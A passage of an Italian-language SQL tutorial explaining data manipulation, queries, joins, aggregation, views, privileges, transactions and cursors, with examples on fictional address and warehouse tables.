L'eliminazione di una tabella, con tutto il suo contenuto, è un'operazione semplice che dovrebbe essere autorizzata solo all'utente che l'ha creata.

```
DROP TABLE ⟨nome-tabella⟩
```

## 140.5 Inserimento, eliminazione e modifica dei dati

L'inserimento, l'eliminazione e la modifica dei dati di una tabella è un'operazione che interviene sempre a livello delle righe. Infatti, come già definito, la riga è l'elemento che costituisce l'unità di dati più piccola che può essere inserita o cancellata da una tabella.

### 140.5.1 Inserimento di righe

L'inserimento di una nuova riga all'interno di una tabella viene eseguito attraverso l'istruzione **INSERT**. Dal momento che nel modello di SQL le colonne sono ordinate, è sufficiente indicare ordinatamente l'elenco dei valori della riga da inserire, come mostra la sintassi seguente:

```
INSERT INTO ⟨nome-tabella⟩ VALUES (⟨espressione-1⟩[,...⟨espressione-N⟩])
```

Per esempio, l'inserimento di una riga nella tabella **Indirizzi** già mostrata in precedenza, potrebbe avvenire nel modo seguente:

```
INSERT INTO Indirizzi
        VALUES (
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        )
```

Se i valori inseriti sono meno del numero delle colonne della tabella, i valori mancanti, in coda, ottengono quanto stabilito come valore predefinito, o **NULL** in sua mancanza (sempre che ciò sia concesso dai vincoli della tabella).

L'inserimento dei dati può avvenire in modo più chiaro e sicuro elencando prima i nomi delle colonne, in modo da evitare di dipendere dalla sequenza delle colonne memorizzata nella tabella. La sintassi seguente mostra il modo di ottenere questo.

```
INSERT INTO ⟨nome-tabella⟩ (⟨colonna-1⟩[,...⟨colonna-N⟩])]
        VALUES (⟨espressione-1⟩[,...⟨espressione-N⟩]);
```

L'esempio già visto potrebbe essere tradotto nel modo seguente, più prolisso, ma anche più chiaro.

```
INSERT INTO Indirizzi (
                Codice,
                Cognome,
                Nome,
                Indirizzo,
                Telefono
        )
        VALUES (
```

```
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        )
```

Questo modo esplicito di fare riferimento alle colonne garantisce anche che eventuali modifiche di lieve entità nella struttura della tabella non debbano necessariamente riflettersi nei programmi. L'esempio seguente mostra l'inserimento di alcuni degli elementi della riga, lasciando che gli altri ottengano l'assegnamento di un valore predefinito.

```
INSERT INTO Indirizzi (
                Codice,
                Cognome,
                Nome,
                Telefono
        )
        VALUES (
                01,
                'Pinco',
                'Pallino',
                '0222,222222'
        )
```

### 140.5.2 Aggiornamento delle righe

La modifica delle righe può avvenire attraverso una scansione della tabella, dalla prima all'ultima riga, eventualmente controllando la modifica in base all'avverarsi di determinate condizioni. La sintassi per ottenere questo risultato, leggermente semplificata, è la seguente:

```
UPDATE ⟨tabella⟩
        SET
                ⟨colonna-1⟩=⟨espressione-1⟩[,...⟨colonna-N⟩=⟨espressione-N⟩]
        [WHERE ⟨condizione⟩]
```

L'istruzione **`UPDATE`** esegue tutte le sostituzioni indicate dalle coppie ⟨*colonna*⟩=⟨*espressione*⟩, per tutte le righe in cui la condizione posta dopo la parola chiave **`WHERE`** si avvera. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le righe della tabella.

L'esempio seguente aggiunge una colonna alla tabella degli indirizzi, per contenere il nome del comune di residenza; successivamente viene inserito il nome del comune «Sferopoli» in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30)

UPDATE Indirizzi
        SET Comune='Sferopoli'
        WHERE Telefono >= '022' AND Telefono < '023'
```

Eventualmente, al posto dell'espressione si può indicare la parola chiave **`DEFAULT`** che fa in modo di assegnare il valore predefinito per quella colonna.

### 140.5.3 Eliminazione di righe

La cancellazione di righe da una tabella è un'operazione molto semplice. Richiede solo l'indicazione del nome della tabella e la condizione in base alla quale le righe devono essere cancellate.

```
DELETE FROM ⟨tabella⟩ [WHERE ⟨condizione⟩]
```

| |
|---|
| Se la condizione non viene indicata, si cancellano tutte le righe! |

## 140.6 Interrogazioni di tabelle

L'interrogazione di una tabella è l'operazione con cui si ottengono i dati contenuti al suo interno, in base a dei criteri di filtro determinati. L'interrogazione consente anche di combinare assieme dati provenienti da tabelle differenti, in base a delle relazioni che possono intercorrere tra queste.

### 140.6.1 Interrogazioni elementari

La forma più semplice di esprimere la sintassi necessaria a interrogare **una** sola tabella è quella espressa dallo schema seguente:

SELECT ⟨*espress-col-1*⟩[,...⟨*espress-col-N*⟩]
FROM ⟨*tabella*⟩
[WHERE ⟨*condizione*⟩]

In questo modo è possibile definire le colonne che si intendono utilizzare per il risultato, e le righe si specificano, eventualmente, con la condizione posta dopo la parola chiave **WHERE**. L'esempio seguente mostra la proiezione delle colonne del cognome e nome della tabella di indirizzi già vista negli esempi delle altre sezioni, senza porre limiti alle righe.

```
SELECT Cognome, Nome FROM Indirizzi
```

Quando si vuole ottenere una selezione composta dalle stesse colonne della tabella originale, nel suo stesso ordine, si può utilizzare un carattere jolly particolare, l'asterisco (`*`). Questo rappresenta l'elenco di tutte le colonne della tabella indicata.

```
SELECT * FROM Indirizzi
```

È bene osservare che le colonne si esprimono attraverso un'espressione, questo significa che le colonne a cui si fa riferimento sono quelle del risultato finale, cioè della tabella che viene restituita come selezione o proiezione della tabella originale. L'esempio seguente emette una sola colonna contenente un ipotetico prezzo scontato del 10%, in pratica viene moltiplicato il valore di una colonna contenente il prezzo per 0,90, in modo da ottenerne il 90% (100% meno lo sconto).

```
SELECT Prezzo * 0.90 FROM Listino
```

In questo senso si può comprendere l'utilità di attribuire esplicitamente un nome alle colonne del risultato finale, come indicato dalla sintassi seguente:

SELECT ⟨*espress-col-1*⟩ AS ⟨*nome-col-1*⟩][,...⟨*espress-col-N*⟩ AS ⟨*nome-col-N*⟩]
FROM ⟨*tabella*⟩
[WHERE ⟨*condizione*⟩]

In questo modo, l'esempio precedente può essere trasformato come segue, dando un nome alla colonna generata e chiarendone così il contenuto.

```
SELECT Prezzo * 0.90 AS Prezzo_Scontato FROM Listino
```

Finora è stata volutamente ignorata la condizione che controlla le righe da selezionare. Anche se potrebbe essere evidente, è bene chiarire che la condizione posta dopo la parola chiave **WHERE** può fare riferimento solo ai dati originali della tabella da cui si attingono. Quindi, non è valida una condizione che utilizza un riferimento a un nome utilizzato dopo la parola chiave **AS** abbinata alle espressioni delle colonne.

Per qualche motivo che verrà chiarito in seguito, può essere conveniente attribuire un alias alla tabella da cui estrarre i dati. Anche in questo caso si utilizza la parola chiave **AS**, come indicato dalla sintassi seguente:

SELECT ⟨*specificazione-della-colonna-1*⟩[,...⟨*specificazione-della-colonna-N*⟩]
FROM ⟨*tabella*⟩ AS ⟨*alias*⟩
[WHERE ⟨*condizione*⟩]

Quando si vuole fare riferimento al nome di una colonna, se per qualche motivo questo nome dovesse risultare ambiguo, si può aggiungere anteriormente il nome della tabella a cui appartiene, separandolo attraverso l'operatore punto (`.`). L'esempio seguente è la proiezione dei cognomi e dei nomi della solita tabella degli indirizzi. In questo caso, le espressioni delle colonne rappresentano solo le colonne corrispondenti della tabella originaria, con l'aggiunta dell'indicazione esplicita del nome della tabella stessa.

```
SELECT Indirizzi.Cognome, Indirizzi.Nome FROM Indirizzi
```

A questo punto, se al nome della tabella viene abbinato un alias, si può esprimere la stessa cosa indicando il nome dell'alias al posto di quello della tabella, come nell'esempio seguente:

```
SELECT Ind.Cognome, Ind.Nome FROM Indirizzi AS Ind
```

### 140.6.2 Interrogazioni ordinate

Per ottenere un elenco ordinato in base a qualche criterio, si utilizza l'istruzione **SELECT** con l'indicazione di un'espressione in base alla quale effettuare l'ordinamento. Questa espressione è preceduta dalle parole chiave **ORDER BY**:

```
SELECT ⟨espress-col-1⟩[,...⟨espress-col-N⟩]
        FROM ⟨tabella⟩
        [WHERE ⟨condizione⟩]
        ORDER BY ⟨espressione⟩ [ASC|DESC] [,...]
```

L'espressione può essere il nome di una colonna, oppure un'espressione che genera un risultato da una o più colonne; l'aggiunta eventuale della parola chiave **ASC**, o **DESC**, permette di specificare un ordinamento crescente, o discendente. Come si vede, le espressioni di ordinamento possono essere più di una, separate con una virgola.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome
```

L'esempio mostra un'applicazione molto semplice del problema, in cui si ottiene un elenco delle sole colonne **Cognome** e **Nome**, della tabella **Indirizzi**, ordinato per **Cognome**.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY Cognome, Nome
```

Quest'altro esempio, aggiunge l'indicazione del nome nella chiave di ordinamento, in modo che in presenza di cognomi uguali, la scelta venga fatta in base al nome.

```
SELECT Cognome, Nome FROM Indirizzi ORDER BY TRIM( Cognome ), TRIM( Nome )
```

Quest'ultimo esempio mostra l'utilizzo di due espressioni come chiave di ordinamento. Per la precisione, la funzione **TRIM()** , usata in questo modo, serve a eliminare gli spazi iniziali e finali superflui. In questo modo, se i nomi e i cognomi sono stati inseriti con degli spazi iniziali, questi non vanno a influire sull'ordinamento.

### 140.6.3 Interrogazioni simultanee di più tabelle

Se dopo la parola chiave **FROM** si indicano più tabelle (ciò vale anche se si indica più volte la stessa tabella), si intende fare riferimento a una tabella generata dal prodotto di queste. Se per esempio si vogliono abbinare due tabelle, una di 3 righe per 2 colonne e un'altra di 2 righe per 2 colonne, quello che si ottiene sarà una tabella di 4 colonne composta da 6 righe. Infatti, ogni riga della prima tabella risulta abbinata con ogni riga della seconda.

```
SELECT ⟨specificazione-della-colonna-1⟩[,...⟨specificazione-della-colonna-N⟩]
        FROM ⟨specificazione-della-tabella-1⟩[,...⟨specificazione-della-tabella-N⟩]
        [WHERE ⟨condizione⟩]
```

Nel capitolo precedente era stato mostrato un esempio di gestione del magazzino. Vengono riproposte le tabelle di quell'esempio, ancora più semplificate (figura 140.1 ).

Da questa situazione si vuole ottenere il join della tabella **Movimenti** con tutte le informazioni corrispondenti della tabella **Articoli**, basando il riferimento sulla colonna **Codice**. In pratica si vuole ottenere la tabella della figura 140.2.

Considerato che da un'istruzione **SELECT** contenente il riferimento a più tabelle si genera il prodotto tra queste, si pone poi il problema di eseguire una proiezione delle colonne desiderate, e soprattutto di selezionare le righe. In questo caso, la selezione deve essere basata sulla corrispondenza tra la colonna **Codice** della prima tabella, con la stessa colonna della seconda. Dovendo fare riferimento a due colonne di tabelle differenti, aventi però lo stesso nome, diviene indispensabile indicare i nomi delle colonne prefissandoli con i nomi delle tabelle rispettive.

```
SELECT
        Movimenti.Codice,
        Movimenti.Data,
        Movimenti.Carico,
        Movimenti.Scarico,
        Articoli.Descrizione
        FROM Movimenti, Articoli
        WHERE Movimenti.Codice = Articoli.Codice;
```

L'interrogazione simultanea di più tabelle si presta anche per elaborazioni della stessa tabella più volte. In tal caso, diventa obbligatorio l'uso degli alias. Si osservi il caso seguente:

```
SELECT Ind1.Cognome, Ind1.Nome
        FROM Indirizzi AS Ind1, Indirizzi AS Ind2
        WHERE
                Ind1.Cognome = Ind2.Cognome
        AND     Ind1.Nome <> Ind2.Nome
```

| Articoli | |
|---|---|
| **Codice** | **Descrizione** |
| vite30 | Vite 3 mm |
| dado30 | Dado 3 mm |
| rond50 | Rondella 5 mm |

| Movimenti | | | |
|---|---|---|---|
| **Codice** | **Data** | **Carico** | **Scarico** |
| dado30 | 01/01/1999 | 1200 | |
| vite30 | 01/01/1999 | | 800 |
| vite30 | 03/01/1999 | 2000 | |
| rond50 | 03/01/1999 | | 500 |

Figura 140.1: Tabelle **`Articoli`** e **`Movimenti`** di una gestione del magazzino ipotetica.

| Codice | Data | Carico | Scarico | Descrizione |
|---|---|---|---|---|
| dado30 | 01/01/1999 | 1200 | | Dado 3 mm |
| vite30 | 01/01/1999 | | 800 | Vite 3 mm |
| vite30 | 03/01/1999 | 2000 | | Vite 3 mm |
| rond50 | 03/01/1999 | | 500 | Rondella 5 mm |

Figura 140.2: Risultato del join che si intende ottenere tra la tabella **`Movimenti`** e la tabella **`Articoli`**.

Il senso di questa interrogazione, che utilizza la stessa tabella degli indirizzi per due volte con due alias differenti, è quello di ottenere l'elenco delle persone che hanno lo stesso cognome, avendo però un nome differente.

Esiste anche un altra situazione in cui si ottiene l'interrogazione simultanea di più tabelle: l'***unione***. Si tratta semplicemente di attaccare il risultato di un'interrogazione su una tabella con quello di un'altra tabella, quando le colonne finali appartengono allo stesso tipo di dati.

```
SELECT ⟨specificazione-della-colonna-1⟩[,...⟨specificazione-della-colonna-N⟩]
        FROM ⟨specificazione-della-tabella-1⟩[,...⟨specificazione-della-tabella-N⟩]
        [WHERE ⟨condizione⟩]
    UNION
        SELECT ⟨specificazione-della-colonna-1⟩[,...⟨specificazione-della-colonna-N⟩]
                FROM ⟨specificazione-della-tabella-1⟩[,...⟨specificazione-della-tabella-N⟩]
                [WHERE ⟨condizione⟩]
```

Lo schema sintattico dovrebbe essere abbastanza esplicito: si uniscono due istruzioni **`SELECT`** i un unico risultato, attraverso la parola chiave **`UNION`**.

## 140.6.4 Condizioni

La condizione che esprime la selezione delle righe può essere composta come si vuole, purché il risultato sia di tipo logico e i dati a cui si fa riferimento provengano dalle tabelle di partenza. Quindi si possono usare anche altri operatori di confronto, funzioni, e operatori booleani.

> È bene ricordare che il valore indefinito, rappresentato da **`NULL`**, è diverso da qualunque altro valore, compreso un altro valore indefinito. Per verificare che un valore sia o non sia indefinito, si deve usare l'operatore **`IS NULL`** oppure **`IS NOT NULL`**.

## 140.6.5 Aggregazioni

L'aggregazione è una forma di interrogazione attraverso cui si ottengono risultati riepilogativi del contenuto di una tabella, in forma di tabella contenente una sola riga. Per questo si utilizzano delle funzioni speciali al posto dell'espressione che esprime le colonne del risultato. Queste funzioni restituiscono un solo valore, e come tali concorrono a creare un'unica riga. Le funzioni di aggregazione sono: **`COUNT()`**, **`SUM()`**, **`MAX()`**, **`MIN()`**, **`AVG()`**. Per intendere il problema, si osservi l'esempio seguente:

```
SELECT COUNT(*) FROM Movimenti WHERE ...
```

In questo caso, quello che si ottiene è solo il numero di righe della tabella **`Movimenti`** che soddisfano la condizione posta dopo la parola chiave **`WHERE`** (qui non è stata indicata). L'asterisco posto come parametro della funzione **`COUNT()`** rappresenta effettivamente l'elenco di tutti i nomi delle colonne della tabella **`Movimenti`**.

Quando si utilizzano funzioni di questo tipo, occorre considerare che l'elaborazione si riferisce alla tabella virtuale generata dopo la selezione posta da **`WHERE`**.

La funzione **`COUNT()`** può essere descritta attraverso la sintassi seguente:

```
COUNT( * )
```

```
COUNT( [DISTINCT|ALL] ⟨lista-colonne⟩)
```

Utilizzando la forma già vista, quella dell'asterisco, si ottiene solo il numero delle righe della tabella. L'opzione **`DISTINCT`**, seguita da una lista di nomi di colonne, fa in modo che vengano contate le righe contenenti valori differenti per quel gruppo di colonne. L'opzione **`ALL`** è implicita quando non si usa **`DISTINCT`**, e indica semplicemente di contare tutte le righe.

> Il conteggio delle righe esclude in ogni caso quelle in cui il contenuto di tutte le colonne selezionate è indefinito (**`NULL`**).

Le altre funzioni aggreganti non prevedono l'asterisco, perché fanno riferimento a un'espressione che genera un risultato per ogni riga ottenuta dalla selezione.

SUM( [DISTINCT|ALL] ⟨*espressione*⟩)

MAX( [DISTINCT|ALL] ⟨*espressione*⟩)

MIN( [DISTINCT|ALL] ⟨*espressione*⟩)

AVG( [DISTINCT|ALL] ⟨*espressione*⟩)

In linea di massima, per tutti questi tipi di funzioni aggreganti, l'espressione deve generare un risultato numerico, sul quale calcolare la sommatoria, **`SUM()`** , il valore massimo, **`MAX()`** , il valore minimo, **`MIN()`** , e la media **`AVG()`** .

L'esempio seguente calcola lo stipendio medio degli impiegati, ottenendo i dati da un'ipotetica tabella **`Emolumenti`**, limitandosi ad analizzare le righe riferite a un certo settore.

```
SELECT AVG( Stipendio ) FROM Emolumenti
        WHERE Settore = 'Amministrazione'
```

L'esempio seguente è una variante in cui si estraggono rispettivamente lo stipendio massimo, medio e minimo.

```
SELECT MAX( Stipendio ), AVG( Stipendio ), MIN( Stipendio ) FROM Emolumenti
        WHERE Settore = 'Amministrazione'
```

L'esempio seguente è invece volutamente **errato**, perché si mescolano funzioni aggreganti assieme a espressioni di colonna normali.

```
-- Esempio errato
SELECT MAX( Stipendio ), Settore FROM Emolumenti
        WHERE Settore = 'Amministrazione'
```

### 140.6.6 Raggruppamenti

Le aggregazioni possono essere effettuate in riferimento a gruppi di righe, distinguibili in base al contenuto di una o più colonne. In questo tipo di interrogazione si può generare solo una tabella composta da tante colonne quante sono quelle prese in considerazione dalla clausola di raggruppamento, e da altre contenenti solo espressioni di aggregazione.

Alla sintassi normale già vista nelle sezioni precedenti, si aggiunge la clausola **`GROUP BY`**.

SELECT ⟨*specificazione-della-colonna-1*⟩[,...⟨*specificazione-della-colonna-N*⟩]
        FROM ⟨*specificazione-della-tabella-1*⟩[,...⟨*specificazione-della-tabella-N*⟩]
        [WHERE ⟨*condizione*⟩]
        GROUP BY ⟨*colonna-1*⟩[,...]

Per comprendere l'effetto di questa sintassi, si deve scomporre idealmente l'operazione di selezione da quella di raggruppamento:

1. la tabella ottenuta dall'istruzione **`SELECT...FROM`** viene filtrata dalla condizione **`WHERE`**;
2. la tabella risultante viene riordinata in modo da raggruppare le righe in cui i contenuti delle colonne elencate dopo la clausola **`GROUP BY`** sono uguali;
3. su questi gruppi di righe vengono valutate le funzioni di aggregazione.

Si osservi la tabella riportata in figura 140.3, mostra la solita sequenza di carichi e scarichi di magazzino.

Si potrebbe porre il problema di conoscere il totale dei carichi e degli scarichi per ogni articolo di magazzino. La richiesta può essere espressa con l'istruzione seguente:

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
        GROUP BY Codice
```

Quello che si ottiene appare nella figura 140.4.

Volendo si possono fare i raggruppamenti in modo da avere i totali distinti anche in base al giorno, come nell'istruzione seguente:

```
SELECT Codice, Data, SUM( Carico ), SUM( Scarico ) FROM Movimenti
        GROUP BY Codice, Data
```

Si è detto che la condizione posta dopo la parola chiave **`WHERE`** serve a filtrare inizialmente le righe da considerare nel raggruppamento. Se quello che si vuole è filtrare ulteriormente il risultato di un raggruppamento, occorre usare la clausola **`HAVING`**.

SELECT ⟨*specificazione-della-colonna-1*⟩[,...⟨*specificazione-della-colonna-N*⟩]

```
+===================================+
|Movimenti                          |
+-----------------------------------+
|Codice|Data      |Carico|Scarico|...|
+------+----------+------+-------+----+
|vite40|01/01/1999|  1200|       |... |
|vite30|01/01/1999|      |    800|... |
|vite40|01/01/1999|  1500|       |... |
|vite30|02/01/1999|      |   1000|... |
|vite30|03/01/1999|  2000|       |... |
|rond50|03/01/1999|      |    500|... |
|vite40|04/01/1999|  2200|       |... |
+======+==========+======+=======+====+
```

Figura 140.3: Carichi e scarichi in magazzino.

```
+------+-----------+------------+
|Codice|SUM(Carico)|SUM(Scarico)|
+------+-----------+------------+
|vite40|      4900 |            |
|vite30|      2000 |       1800 |
|rond50|           |        500 |
+------+-----------+------------+
```

Figura 140.4: Carichi e scarichi in magazzino.

```
        FROM ⟨specificazione-della-tabella-1⟩[,...⟨specificazione-della-tabella-N⟩]
        [WHERE ⟨condizione⟩]
        GROUP BY ⟨colonna-1⟩[,...]
        HAVING ⟨condizione⟩
```

L'esempio seguente serve a ottenere il raggruppamento dei carichi e scarichi degli articoli, limitando però il risultato a quelli per i quali sia stata fatta una quantità di scarichi consistente (superiore a 1000 unità).

```
SELECT Codice, SUM( Carico ), SUM( Scarico ) FROM Movimenti
        GROUP BY Codice
        HAVING SUM( Scarico ) > 1000
```

Dall'esempio già visto in figura 140.4 risulterebbe escluso l'articolo **`rond50`**.

## 140.7 Trasferimento di dati in un'altra tabella

Alcune forme particolari di richieste SQL possono essere utilizzate per inserire dati in tabelle esistenti o per crearne di nuove.

### 140.7.1 Creazione di una nuova tabella a partire da altre

L'istruzione **`SELECT`** può servire per creare una nuova tabella a partire dai dati ottenuti dalla sua interrogazione.

```
SELECT ⟨specificazione-della-colonna-1⟩[,...⟨specificazione-della-colonna-N⟩]
        INTO TABLE ⟨tabella-da-generare⟩
        FROM ⟨specificazione-della-tabella-1⟩[,...⟨specificazione-della-tabella-N⟩]
        [WHERE ⟨condizione⟩]
```

L'esempio seguente crea la tabella **`Mia_prova`** come risultato della fusione delle tabella **`Indirizzi`** e **`Presenze`**.

```
SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        INTO TABLE Mia_prova
```

```
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

### 140.7.2 Inserimento in una tabella esistente

L'inserimento di dati in una tabella esistente prelevando da dati contenuti in altre, può essere fatta attraverso l'istruzione **INSERT** sostituendo la clausola **VALUES** con un'interrogazione (**SELECT**).

```
INSERT INTO ⟨nome-tabella⟩ [(⟨colonna-1⟩...⟨colonna-N⟩)]
        SELECT ⟨espressione-1⟩, ... ⟨espressione-N⟩
                FROM ⟨tabelle-di-origine⟩
                [WHERE ⟨condizione⟩]
```

L'esempio seguente aggiunge alla tabella dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
                PresenzeStorico.Codice,
                PresenzeStorico.Giorno,
                PresenzeStorico.Ingresso,
                PresenzeStorico.Uscita
        )
        SELECT
                Presenze.Codice,
                Presenze.Giorno,
                Presenze.Ingresso,
                Presenze.Uscita
                FROM Presenze
                WHERE Presenze.Giorno <= '01/01/1999';

DELETE FROM Presenze WHERE Giorno <= '01/01/1999';
```

## 140.8 Viste

Le viste sono delle tabelle virtuali ottenute a partire da tabelle vere e proprie o da altre viste, purché non si formino ricorsioni. Il concetto non dovrebbe risultare strano. In effetti, il risultato delle interrogazioni è sempre in forma di tabella. La vista crea una sorta di interrogazione permanente che acquista la personalità di una tabella normale.

```
CREATE VIEW ⟨nome-vista⟩ [(⟨colonna-1⟩[,...⟨colonna-N⟩)]
        AS ⟨richiesta⟩
```

Dopo la parola chiave **AS** deve essere indicato ciò che compone un'istruzione **SELECT**. L'esempio seguente, genera la vista dei movimenti di magazzino del solo articolo **vite30**.

```
CREATE VIEW Movimenti_Vite30
        AS SELECT Codice, Data, Carico, Scarico
                FROM Movimenti
                WHERE Codice = 'vite30'
```

L'eliminazione di una vista si ottiene con l'istruzione **DROP VIEW**, come illustrato dallo schema sintattico seguente:

```
DROP VIEW ⟨nome-vista⟩
```

Volendo eliminare la vista **Movimenti_Vite30**, si può intervenire semplicemente come nell'esempio seguente:

```
DROP VIEW Movimenti_Vite30
```

## 140.9 Controllare gli accessi

La gestione degli accessi in una base di dati è molto importante e potenzialmente indipendente dall'eventuale gestione degli utenti del sistema operativo sottostante. Per quanto riguarda i sistema Unix, il DBMS può riutilizzare la definizione degli utenti del sistema operativo, farvi riferimento, oppure astrarsi completamente.

Un DBMS SQL richiede la presenza di un DBA (*Data Base Administrator*) che in qualità di amministratore ha sempre tutti i privilegi necessari a intervenire come vuole nel DBMS. Il nome simbolico predefinito per questo utente dal linguaggio SQL è **_SYSTEM**.

Il sistema di definizione degli utenti è esterno al linguaggio SQL, perché SQL si occupa solo di stabilire i privilegi legati alle tabelle.

### 140.9.1 Creatore

L'utente che crea una tabella, o un'altra risorsa, è il suo creatore. Su tale risorsa è l'unico utente che possa modificarne la struttura e che possa eliminarla. In pratica è l'unico che possa usare le istruzioni **`DROP`** e **`ALTER`**. Chi crea una tabella, o un'altra risorsa, può concedere o revocare i privilegi degli altri utenti su di essa.

### 140.9.2 Tipi di privilegi

I privilegi che si possono concedere o revocare su una risorsa sono di vario tipo, ed espressi attraverso una particolare parola chiave. È bene considerare i casi seguenti:

- **`SELECT`** – rappresenta l'operazione di lettura del valore di un oggetto della risorsa, per esempio dei valori di una riga da una tabella (in pratica si riferisce all'uso dell'istruzione **`SELECT`**);
- **`INSERT`** – rappresenta l'azione di inserire un nuovo oggetto nella risorsa, come l'inserimento di una riga in una tabella;
- **`UPDATE`** – rappresenta l'operazione di aggiornamento del valore di un oggetto della risorsa, per esempio la modifica del contenuto di una riga di una tabella;
- **`DELETE`** – rappresenta l'eliminazione di un oggetto dalla risorsa, come la cancellazione di una riga da una tabella;
- **`ALL PRIVILEGES`** – rappresenta simultaneamente tutti i privilegi possibili riferiti a un oggetto.

### 140.9.3 Concedere i privilegi

I privilegi su una tabella, o su un'altra risorsa, vengono concessi attraverso l'istruzione **`GRANT`**.

```
GRANT ⟨privilegi⟩
        ON ⟨risorsa⟩[,...]
        TO ⟨utenti⟩
        [WITH GRANT OPTION]
```

Nella maggior parte dei casi, le risorse da controllare coincidono con una tabella. L'esempio seguente permette all'utente **`Pippo`** di leggere il contenuto della tabella **`Movimenti`**.

```
GRANT SELECT ON Movimenti TO Pippo
```

L'esempio seguente, concede tutti i privilegi sulla tabella **`Movimenti`** agli utenti **`Pippo`** e **`Arturo`**.

```
GRANT ALL PRIVILEGES ON Movimenti TO Pippo, Arturo
```

L'opzione **`WITH GRANT OPTION`** permette agli utenti presi in considerazione di concedere a loro volta tali privilegi ad altri utenti. L'esempio seguente concede all'utente **`Pippo`** di accedere in lettura al contenuto della tabella **`Movimenti`** e gli permette di concedere lo stesso privilegio ad altri.

```
GRANT SELECT ON Movimenti TO Pippo WITH GRANT OPTION
```

### 140.9.4 Revocare i privilegi

I privilegi su una tabella, o un'altra risorsa, vengono revocati attraverso l'istruzione **`REVOKE`**.

```
REVOKE ⟨privilegi⟩
        ON ⟨risorsa⟩[,...]
        FROM ⟨utenti⟩
```

L'esempio seguente toglie all'utente **`Pippo`** il permesso di accedere in lettura al contenuto della tabella **`Movimenti`**.

```
REVOKE SELECT ON Movimenti FROM Pippo
```

L'esempio seguente toglie tutti i privilegi sulla tabella **`Movimenti`** agli utenti **`Pippo`** e **`Arturo`**.

```
REVOKE ALL PRIVILEGES ON Movimenti FROM Pippo, Arturo
```

## 140.10 Controllo delle transazioni

Una transazione SQL, è una sequenza di istruzioni che rappresenta un corpo unico dal punto di vista della memorizzazione effettiva dei dati. In altre parole, secondo l'SQL, la registrazione delle modifiche apportate alla base di dati avviene in modo asincrono, raggruppando assieme l'effetto di gruppi di istruzioni determinati.

Una transazione inizia nel momento in cui l'interprete SQL incontra delle istruzioni determinate, e termina con l'istruzione **`COMMIT`**, oppure **`ROLLBACK`**: nel primo caso si conferma la transazione che viene memorizzata regolarmente, mentre nel secondo si richiede di annullare le modifiche apportate dalla transazione:

```
COMMIT [WORK]
```

```
ROLLBACK [WORK]
```

Stando così le cose, si intende la necessità di utilizzare regolarmente l'istruzione **`COMMIT`** per memorizzare i dati quando non esiste più la necessità di annullare le modifiche.

```
COMMIT

INSERT INTO Indirizzi
        VALUES (
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        )

COMMIT
```

L'esempio mostra un uso intensivo dell'istruzione **`COMMIT`**, dove dopo l'inserimento di una riga nella tabella **`Indirizzi`**, viene confermata immediatamente la transazione.

```
COMMIT

INSERT INTO Indirizzi
        VALUES (
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        )

ROLLBACK
```

Quest'altro esempio mostra un ripensamento (per qualche motivo). Dopo l'inserimento di una riga nella tabella **`Indirizzi`**, viene annullata la transazione, riportando la tabella allo stato precedente.

## 140.11 Cursori

Quando il risultato di un'interrogazione SQL deve essere gestito all'interno di un programma, si pone un problema nel momento in cui ciò che si ottiene è più di una sola riga. Per poter scorrere un elenco ottenuto attraverso un'istruzione **`SELECT`**, riga per riga, si deve usare un ***cursore***.

La dichiarazione e l'utilizzo di un cursore avviene all'interno di una transazione. Quando la transazione si chiude attraverso un **`COMMIT`** o un **`ROLLBACK`**, si chiude anche il cursore.

### 140.11.1 Dichiarazione e apertura

L'SQL prevede due fasi prima dell'utilizzo di un cursore: la dichiarazione e la sua apertura:

```
DECLARE ⟨cursore⟩ [INSENSITIVE] [SCROLL] CURSOR FOR
        SELECT ...
```

```
OPEN ⟨cursore⟩
```

Nella dichiarazione, la parola chiave **`INSENSITIVE`** serve a stabilire che il risultato dell'interrogazione che si scandisce attraverso il cursore, non deve essere sensibile alle variazioni dei dati originali; la parola chiave **`SCROLL`** indica che è possibile estrarre più righe simultaneamente attraverso il cursore.

```
DECLARE Mio_cursore CURSOR FOR
        SELECT
                Presenze.Giorno,
                Presenze.Ingresso,
                Presenze.Uscita,
                Indirizzi.Cognome,
                Indirizzi.Nome
                FROM Presenze, Indirizzi
                WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la dichiarazione del cursore **`Mio_cursore`**, abbinato alla selezione delle colonne composte dal collegamento di due tabelle, **`Presenze`** e **`Indirizzi`**, dove le righe devono avere lo stesso numero di codice. Per attivare questo cursore, lo si deve aprire come nell'esempio seguente:

```
OPEN Mio_cursore
```

### 140.11.2 Scansione

La scansione di un'interrogazione inserita in un cursore, avviene attraverso l'istruzione **`FETCH`**. Il suo scopo è quello di estrarre una riga alla volta, in base a una posizione, relativa o assoluta.

```
FETCH [ [ NEXT | PRIOR | FIRST | LAST | { ABSOLUTE | RELATIVE } n ]
        FROM ⟨cursore⟩ ]
        INTO :⟨variabile⟩ [,...]
```

Le parole chiave **`NEXT`**, **`PRIOR`**, **`FIRST`**, **`LAST`**, permettono rispettivamente di ottenere la riga successiva, quella precedente, la prima, e l'ultima. Le parole chiave **`ABSOLUTE`** e **`RELATIVE`** sono seguite da un numero, corrispondente alla scelta della riga *n*-esima, rispetto all'inizio del gruppo per il quale è stato definito il cursore (**`ABSOLUTE`**), oppure della riga *n*-esima rispetto all'ultima riga estratta da un'istruzione **`FETCH`** precedente.

Le variabili indicate dopo la parola chiave **`INTO`**, che in particolare sono precedute da due punti (**`:`**), ricevono ordinatamente il contenuto delle varie colonne della riga estratta. Naturalmente, le variabili in questione devono appartenere a un linguaggio di programmazione che incorpora l'SQL, dal momento che l'SQL stesso non fornisce questa possibilità.

```
FETCH NEXT FROM Mio_cursore
```

